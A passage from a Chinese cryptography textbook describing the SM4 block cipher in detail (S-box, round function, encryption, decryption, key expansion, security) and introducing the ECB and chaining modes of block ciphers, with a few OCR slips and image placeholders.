以上技术设计，使得 RIJNDAEL 密码算法具有很高的安全性。据目前的分析，RIJNDAEL 密码算法能有效抵抗目前已知的攻击，如差分攻击、线性攻击、相关密钥攻击和插值攻击等。目前在理论上攻击 RIJNDAEL 密码算法的最有效方法还是穷举攻击，但是 RIJNDAEL 密码算法的最短密钥是 128 位，这使得穷举攻击在实际上是不可能的。

RIJNDAEL 的数据块长度和密钥长度都可变，因此能够适应不同的安全应用环境。即使今后计算能力和攻击能力提高了，只要及时提高密钥的长度，便可获得满意的安全，因此密码的安全使用寿命长。

至今尚未发现 RIJNDAEL 算法的严重缺陷。但是可以肯定，就像 RIJNDAEL 算法有优点一样，也一定会有弱点。

2.2.4　SM4 算法

2006 年我国国家密码管理局公布了无线局域网产品使用的 SM4 密码算法。这是我国第一次公布自己的商用密码算法，意义重大，影响深远。这一举措标志着我国商用密码管理更加科学化和与国际接轨。这必将促进我国商用密码的科学研究和产业发展。

SM4 密码算法设计简洁，算法结构有特点，安全高效。它的公开颁布向世界展示了我国在商用密码方面的研究成果。

SM4 密码算法是一个分组算法。数据分组长度为 128 比特，密钥长度为 128 比特。加密算法与密钥扩展算法都采用 32 轮迭代结构。SM4 密码算法以字节（8 位）和字（32 位）为单位进行数据处理。SM4 密码算法是对合运算，因此解密算法与加密算法的结构相同，只是轮密钥的使用顺序相反，解密轮密钥是加密轮密钥的逆序。

2.2.4.1　基本运算

SM4 密码算法使用模 2 加和循环移位作为基本运算。

- 模 2 加：$\oplus$，32 位异或运算
- 循环移位：$<<<i$，把 32 位字循环左移 i 位

2.2.4.2　基本密码部件

SM4 密码算法使用了以下基本密码部件。

1．*S* 盒

SM4 的 *S* 盒是一种以字节为单位的非线性代替变换，其密码学的作用在于起到混淆的作用。*S* 盒的输入和输出都是 8 位的字节。它本质上是 8 位的非线性置换。设输入字节为 a，输出字节为 b，则 *S* 盒的运算可表示为：

$$b=S_\mathrm{Box}(a) \tag{2-10}$$

S 盒的代替规则如表 2-9 所示。例如，设 *S* 盒的输入为 EF，则 *S* 盒的输出为表 2-9 中第 *E* 行与第 *F* 列交点处的值 84。即，*S*_Box（EF）=84。

表 2-9 S 盒表

		低位															
		0	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**A**	**B**	**C**	**D**	**E**	**F**
高位	**0**	D6	90	E9	FE	CC	E1	3D	B7	16	B6	14	C2	28	FB	2C	05
	1	2B	67	9A	76	2A	BE	04	C3	AA	44	13	26	49	86	06	99
	2	9C	42	50	F4	91	EF	98	7A	33	54	0B	43	ED	CF	AC	62
	3	E4	B3	1C	A9	C9	08	E8	95	80	DF	94	FA	75	8F	3F	A6
	4	47	07	A7	FC	F3	73	17	BA	83	59	3C	19	E6	85	4F	A8
	5	68	6B	81	B2	71	64	DA	8B	F8	EB	0F	4B	70	56	9D	35
	6	1E	24	0E	5E	63	58	D1	A2	25	22	7C	3B	01	21	78	87
	7	D4	00	46	57	9F	D3	27	52	4C	36	02	E7	A0	C4	C8	9E
	8	EA	BF	8A	D2	40	C7	38	B5	A3	F7	F2	CE	F9	61	15	A1
	9	E0	AE	5D	A4	9B	34	1A	55	AD	93	32	30	F5	8C	B1	E3
	A	1D	F6	E2	2E	82	66	CA	60	C0	29	23	AB	0D	53	4E	6F
	B	D5	DB	37	45	DE	FD	8E	2F	03	FF	6A	72	6D	6C	5B	51
	C	8D	1B	AF	92	BB	DD	BC	7F	11	D9	5C	41	1F	10	5A	D8
	D	0A	C1	31	88	A5	CD	7B	BD	2D	74	D0	12	B8	E5	B4	B0
	E	89	69	97	4A	0C	96	77	7E	65	B9	F1	09	C5	6E	C6	84
	F	18	F0	7D	EC	3A	DC	4D	20	79	EE	5F	3E	D7	CB	39	48

2．非线性变换 τ

SM4 的非线性变换 τ 是一种以字为单位的非线性代替变换。它由 4 个 S 盒并置构成。本质上它是 S 盒的一种并行应用。

设输入字为 $A=(a_0,a_1,a_2,a_3)$，输出字为 $B=(b_0,b_1,b_2,b_3)$，则

$$B=\tau(A)=(\mathrm{S_box}(a_0),\ \mathrm{S_box}(a_1),\ \mathrm{S_box}(a_2),\ \mathrm{S_box}(a_3)) \qquad (2\text{-}20)$$

3．线性变换部件 L

线性变换部件 L 是以字为处理单位的线性变换部件，其输入输出都是 32 位的字。其密码学的作用在于起到扩散的作用。

设 L 的输入为字 B，输出为字 C，则

$$C=L(B)$$
$$=B\oplus(B<<<2)\oplus(B<<<10)\oplus(B<<<18)\oplus(B<<<24) \qquad (2\text{-}21)$$

4．合成变换 T

合成变换 T 由非线性变换 τ 和线性变换 L 复合而成，数据处理的单位是字。设输入为字 X，则先对 X 进行非线性 τ 变换，再进行线性 L 变换。记为

$$T(X)=L(\tau(X)) \qquad (2\text{-}22)$$

由于合成变换 T 是非线性变换 τ 和线性变换 L 的复合，所以它同时起到混淆和扩散的作用，从而可大大加强密码的安全性。

2.2.4.3　轮函数

SM4 密码算法采用对基本轮函数进行迭代的结构。利用上述基本密码部件，便可构成轮函数。SM4 密码算法的轮函数是一种以字为处理单位的密码函数。

设轮函数 F 的输入为（X_0，X_1，X_2，X_3），四个 32 位字，共 128 位。轮密钥为 rk，rk 也是一个 32 位的字。轮函数 F 的输出也是一个 32 位的字。轮函数 F 的运算由式(2-23）给出：

$$F(X_0, X_1, X_2, X_3, \mathrm{rk}) = X_0 \oplus T(X_1 \oplus X_2 \oplus X_3 \oplus \mathrm{rk}) \tag{2-23}$$

根据式（2-22），

$$F(X_0, X_1, X_2, X_3, \mathrm{rk}) = X_0 \oplus L(\tau(X_1 \oplus X_2 \oplus X_3 \oplus \mathrm{rk}))$$

简记 $B=(X_1 \oplus X_2 \oplus X_3 \oplus \mathrm{rk})$，根据式（2-19）和（2-20），有

$$F(X_0, X_1, X_2, X_3, \mathrm{rk}) = X_0 \oplus [\mathrm{S_box}\ (B)] \oplus [\mathrm{S_box}\ (B)<<<2] \oplus [\mathrm{S_box}\ (B)<<<10] \oplus [\mathrm{S_box}\ (B)<<<18] \oplus [\mathrm{S_box}\ (B)<<<24]$$

图 2-14 给出了轮函数的结构，其中 S 表示 S 盒变换。




图 2-14　SM4 的轮函数

2.2.4.4　加密算法

SM4 密码算法是一个分组算法。数据分组长度为 128 比特，密钥长度为 128 比特。加密算法采用 32 轮迭代结构，每轮使用一个轮密钥。

设输入明文为（X_0，X_1，X_2，X_3），四个字，共 128 位。输入轮密钥为 rki，i=0，1，…，31，共 32 个字。输出密文为（Y_0，Y_1，Y_2，Y_3），四个字，128 位。则加密算法可描述如下。

加密算法：

$$\begin{cases} X_{i+4}=F(X_i，X_{i+1}，X_{i+2}，X_{i+3}，rki) \\ \quad =X_i \oplus T(X_{i+1} \oplus X_{i+2} \oplus X_{i+3} \oplus rki)，\ i=0, 1\cdots 31 \\ (Y_0，Y_1，Y_2，Y_3)=(X_{35}，X_{34}，X_{33}，X_{32}) \end{cases} \qquad (2\text{-}24)$$

加密算法的框图如图 2-15 所示。由图可以看出，虽然 SM4 的加密算法与 DES、AES 一样都采用了基本轮函数迭代的结构，但是 SM4 的加密迭代处理有自己的不同特点。即，SM4 的加密迭代处理方式具有密文反馈连接和流密码的某些特点，前一轮加密的结果与前一轮的加密数据拼接起来供下一轮加密处理。一次加密处理四个字，产生一个字的中间密文，这个中间密文与前三个字拼接供下一次加密处理，共迭代加密处理 32 轮，产生出四个字的密文。整个加密处理过程像一个宽度为 4 个字的窗口在滑动，加密处理一轮，窗口滑动一个字，窗口滑动 32 次，加密迭代结束。




图 2-15 SM4 的加密算法

2.2.4.5 解密算法

SM4 密码算法是对合运算，因此解密算法与加密算法的结构相同，只是轮密钥的使用顺序相反，解密轮密钥是加密轮密钥的逆序。

设输入密文为（X_0，X_1，X_2，X_3），输入轮密钥为 rki，i=31，30，…，1，0，输出明文为（Y_0，Y_1，Y_2，Y_3）。则解密算法可描述如下。

解密算法：

$$\begin{cases} X_{i+4}=F(X_i，X_{i+1}，X_{i+2}，X_{i+3}，rki) \\ \quad =X_i \oplus T(X_{i+1} \oplus X_{i+2} \oplus X_{i+3} \oplus rki)，\ i=31, 30, \cdots 1, 0 \\ (Y_0，Y_1，Y_2，Y_3)=(X_{35}，X_{34}，X_{33}，X_{32}) \end{cases} \qquad (2\text{-}25)$$

2.2.4.6 密钥扩展算法

SM4 密码算法使用 128 位的加密密钥，并采用 32 轮迭代加密结构，每一轮加密使用一个 32 位的轮密钥，共使用 32 个轮密钥。因此需要使用密钥扩展算法，从加密密钥产生出 32 个轮密钥。

1．常数 FK

在密钥扩展中使用如下的常数：

FK_0=(A3B1BAC6)，FK_1=(56AA3350)，FK_2=(677D9197)，FK_3=(B27022DC)。

2．固定参数 CK

共使用 32 个固定参数 CK_i，CK_i 是一个字，其产生规则如下：

设 $ck_{i,j}$ 为 CK_i 的第 j 字节（i=0,1,⋯,31；j=0,1,2,3），即 $CK_i=(ck_{i,0}, ck_{i,1}, ck_{i,2}, ck_{i,3})$，则

$$ck_{i,j}=(4i+j)\times 7 \pmod{256} \tag{2-26}$$

这 32 个固定参数如下（十六进制）：

00070e15,	1c232a31,	383f464d,	545b6269,
70777e85,	8c939aa1,	a8afb6bd,	c4cbd2d9,
e0e7eef5,	fc030a11,	181f262d,	343b4249,
50575e65,	6c737a81,	888f969d,	a4abb2b9,
c0c7ced5,	dce3eaf1,	f8ff060d,	141b2229,
30373e45,	4c535a61,	686f767d,	848b9299,
a0a7aeb5,	bcc3cad1,	d8dfe6ed,	f4fb0209,
10171e25,	2c333a41,	484f565d,	646b7279

3．密钥扩展算法

设输入加密密钥为 $MK=(MK_0, MK_1, MK_2, MK_3)$，输出轮密钥为 rki，i=0,1⋯,30，31，中间数据为 K_i，i=0,1,⋯,34，35。则密钥扩展算法可描述如下。

密钥扩展算法：

① $(K_0,K_1,K_2,K_3)=(MK_0\oplus FK_0, MK_1\oplus FK_1, MK_2\oplus FK_2, MK_3\oplus FK_3)$

② For　i=0,1,⋯,30，31 Do

$$iki=K_{i+4}=K_i\oplus T'(K_{i+1}\oplus K_{i+2}\oplus K_{i+3}\oplus CKi)$$

说明：其中的 T' 变换与加密算法轮函数中的 T 基本相同，只将其中的线性变换 L 修改为以下的 L'：

$$L'(B)=B\oplus(B<<<13)\oplus(B<<<23)$$

分析密钥扩展算法可以发现，在算法结构方面密钥扩展算法与加密算法类似，也是采用了 32 轮类似的迭代处理。

特别应当注意的是在密钥扩展算法中采用了非线性变换 τ，这将大大加强密钥扩展的安全性。这一点与 AES 密码类似。而 DES 的子密钥生产算法却没有采用类似措施。

2.2.4.7　SM4 的安全性

SM4 密码算法是我国专业密码机构设计的商用密码算法，主要用于无线局域网产品的安全保密。SM4 密码算法经过我国专业密码机构的充分分析测试，可以抵抗差分攻击、线性攻击等现有攻击，因此是安全的。

SM4 密码算法公布后引起国际密码界的关注，国内外的密码学者已经开始对其进行研究分析。国内学者对其进行了 21 轮的差分攻击，但 SM4 密码算法采用 32 轮迭代结构，因此这种差分攻击尚不能对其构成实质威胁。根据目前的公开文献，尚未发现 SM4 有重要缺陷。

2.2.5 分组密码工作模式

分组密码可以按不同的模式工作，实际应用的环境不同应采用不同的工作模式。只有这样才能既确保安全，又方便高效。

2.2.5.1 电子代码本模式

电码本模式 ECB（Electric Code Book） 直接利用分组密码对明文的各分组进行加密。设明文 $M=(M_1, M_2, \cdots, M_n)$，相应的密文 $C=(C_1, C_2, \cdots, C_n)$，其中

$$C_i=E(M_i, K), i=1,2,\cdots,n \tag{2-27}$$

电码本方式是分组密码的基本工作模式。

（1）ECB 的一个缺点是要求数据的长度是密码分组长度的整数倍，否则最后一个数据块将是短块，这时需要特殊处理。

（2）ECB 方式的另一缺点是容易暴露明文的数据模式。

在计算机系统中，许多数据都具有某种固有的模式。这主要是由数据冗余和数据结构引起的。例如，各种计算机语言的语句和指令都十分有限，因而在程序中便表现为少量的语句和指令的大量重复。各种语言程序往往具有某种固定格式。数据库的记录也往往具有某种固定结构，如学生成绩数据库一定包含诸如姓名、学号和各科成绩等字段。计算机通信通常按固定的步骤和格式进行。如工作站和网络服务器之间的联络一定从 LOGIN 开始。如果不采取措施，根据明文相同、密钥相同，则密文相同的道理，这些固有的数据模式将在密文中表现出来。掩盖明文数据模式的有效方法有采用某种预处理技术和链接技术。

2.2.5.2 密码分组链接模式

首先介绍明密文链接方式（Plaintext and Ciphertext Block Chaining）。

设明文 $M=(M_1, M_2, \cdots, M_n)$，相应的密文 $C=(C_1, C_2, \cdots, C_n)$，而

$$C_i=\begin{cases} E(M_i \oplus Z, K), i=1 \\ E(M_i \oplus M_{i-1} \oplus C_{i-1}, K), i=2,\cdots,n \end{cases} \tag{2-28}$$

其中 Z 为初始化向量。

根据式（2-28）可知，即使 $M_i=M_j$，但因一般都有 $M_{i-1} \oplus C_{i-1} \neq M_{j-1} \oplus C_{j-1}$，从而使 $C_i \neq C_j$，从而掩盖了名文中的数据模式。同样根据式（2-28）可知加密时，当 M_i 或 C_i 中发生一位错误时，自此以后的密文全都发生错误。这种现象称为错误传播无界。

解密时有，

$$M_i=\begin{cases}D(C_i,K)\oplus Z,i=1\\D(C_i,K)\oplus M_{i-1}\oplus C_{i-1},i=2,\cdots,n\end{cases}\tag{2-29}$$

同样，解密时也是错误传播无界。

进一步为了使相同的报文也产生不同的密文，应当使 Z 随机化，每次加密均使用不同的初始化向量 Z 。

明密文链接的工作原理如图 2-16 所示。




图 2-16　明密文链接工作原理

明密文链接方式具有加解密错误传播无界的特性，而磁盘文件加密通常希望解密错误传播有界，这时可采用密文链接方式。在式（2-28）和（2-29）去掉参数 M_{i-1}，即明文不参与链接，只让密文参与链接，便成为密文链接方式。

加密时，

$$C_i=\begin{cases}E(M_i\oplus Z,K),i=1\\E(M_i\oplus C_{i-1},K),i=2,\cdots,n\end{cases}\tag{2-30}$$

根据式（2-30）可知加密时，当 M_i 或 C_i 中发生一位错误时，自此以后的密文全都发生错误，同样为错误传播无界。

解密时，

$$M_i=\begin{cases}D(C_i,K)\oplus Z,i=1\\D(C_i,K)\oplus C_{i-1},i=2,\cdots,n\end{cases}\tag{2-31}$$

而根据式（2-31）可知解密时，C_{i-1}发生了错误，则只影响M_{i-1}和M_i发生错误，其余不错，因此错误传播有界。

密文链接的工作原理如图 2-17 所示。

